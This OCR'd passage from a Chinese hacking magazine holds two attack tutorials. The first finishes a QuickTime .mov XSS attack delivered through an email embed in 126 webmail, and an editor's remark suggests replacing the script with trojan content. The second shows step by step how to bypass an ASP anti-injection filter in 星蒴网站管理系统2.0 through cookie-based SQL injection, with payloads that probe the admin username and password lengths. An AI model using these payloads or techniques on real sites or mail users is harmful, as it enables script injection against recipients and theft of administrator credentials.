


图 6

我们把制作好的 Sample2.mov 文件上传到自己的网站上，假设上传后的完整路径是 http://www.mysite.com/Sample2.mov。来到 126 的邮箱，写一封嵌入 Sample2.mov 的邮件（默认情况下，当浏览器浏览的网页中内嵌有 .mov 文件时候就会自动调用 QuickTime player 进行播放），内嵌代码如下（图 7）：

```
<EMBED WIDTH="240" HEIGHT="200" CONTROLLER="TRUE" SRC="http://www.mysite.com/Sample2.mov" tppabs="bruce_almighty-tlrC_m240.mov" type="video/quicktime">
```




图 7




图 8

当对方接收到这封邮件的时候，浏览器自动播放Sample2.mov文件，而我们的XSS语句也执行了，如图8。

你可以把XSS语句写的更好些，达到隐蔽的目的：-）

### 防范方法

不让内嵌的QuickTime影片自动播放，当想看的时候下载到本地再播放。禁止自动播放的方法如下。





图9

打开QuickTime Player，点击“编辑”→“偏好设置”→QuickTime“偏好设置”，选择浏览器标签栏，取消“自动播放影片”选项，如图9。

### 小编点评：

最近上网看到关于QuickTime的资料挺多的，正好有作者投来这篇稿件就被我选上了。美中不足的就是作者还是习惯性的以自己的水平为中心来写文章，菜菜们还是不大懂得这一个弹框框的漏洞有什么用。如果有读者知道把这个javascript脚本换成带木马的内容，后果就很严重了。有的时候，把危害特别大的技术说含糊点，只让水平高的人从技术的角度去了解漏洞是行内的潜规则，可是如果一整本杂志都是遮遮掩掩的含糊文章，估计小菜们就该不干了。小编相信，当某种技术危害很大的时候，所有人都清楚的了解它的原理和细节，才是这个漏洞的危害消失的时候。就像没有人研究注入漏洞，现在就不会出现防注入的防火墙，没有人研究远程溢出漏洞，不出现蠕虫，大家就不会知道要尽快打补丁。所以我期待以后的文章不再遮掩……

（文章中涉及到的QuickTime Pro已收录到光盘中）

# “注入”星蒴网站管理系统2.0

樱花浪子[I.S.T]

一日在QQ上朋友传过来一套“星蒴网站管理系统2.0”说是做站要用，叫我帮着看看程序的安全性。安装到本地测试一下，首先当然是注入了，在参数ID后面加上“and 1=1”，返回如图1所示的页面。





图1

原来使用了防注入程序，看看它的代码是怎么写的，shownews.asp文件关键代码如下：

```
<%owen=request("id")%>    '直接用request取得值
代码略……
sql="select * from news where id="&owen
rsnews.Open sql,conn,1,1
```

上面的ID值根本没有过滤，只是因为文件头使用**<!--#Include File="inc/Check_Sql.asp"-->**引用了防注入程序，在检测到POST或者GET方式的注入关键词时停止程序的输出。我们知道网页文件在接受处理方式的时候一般是POST或GET两种方式。例如**Request.form**或**Request.QueryString**。防注入程序3.0正好是只限制这两种方式提交却没有限制Request.cookie的方式。也就是说，我们不用前面两种方式构造注入语句，而网页文件又没有限制提交方式的就算用了防注入程序也是不防注的。我们再次来到**http://127.0.0.1/shownews.asp?id=48**把这个URL地址去掉，打上我们用Javascript构造的语句：

```
javascript:alert(document.cookie="id="+escape("48 and 1=1"));
```

提交后返回了如图2的页面。这个时候，我们已经使用Javascript脚本将Cookies中的ID变量的值改变了（这个48是原先ID变量的值），那么再次访问**http://127.0.0.1/shownews.asp**时，因为没有输入任何的ID变量，ASP程序会自动搜索到COOKIES里有没有ID值，如果有的话就从COOKIES里获取了，现在访问的效果如图3。





图2

是不是和刚才访问http://127.0.0.1/shownews.asp?ID=48时是一样的呢？这说明修改为COOKIES提交方式成功了。我们再次提交：

```
javascript:alert(document.cookie="id="+escape("48 and 1=2"));
```

然后再访问**http://127.0.0.1/shownews.asp**，返回了错误如图4所示。说明我们已经绕过了防注入系统的检查，注入成功了。

下面我们开始猜管理员密码长度，提交：

```
javascript:alert(document.cookie="id="+escape("48 and (select len(username) from admin)=5"));
```

然后刷新访问**http://127.0.0.1/shownews.asp**。这是查看

管理员的密码是不是 5 位的，大家根据情况换下后面的数字就 OK 了。接着再提交：

```
javascript:alert(document.cookie="id="+escape("48 and (select len(password) from admin)=16"));
```

如图5所示。然后刷新访问：http://127.0.0.1/shownews.asp，这，了正常，说明管理员的密码是 16 位的。

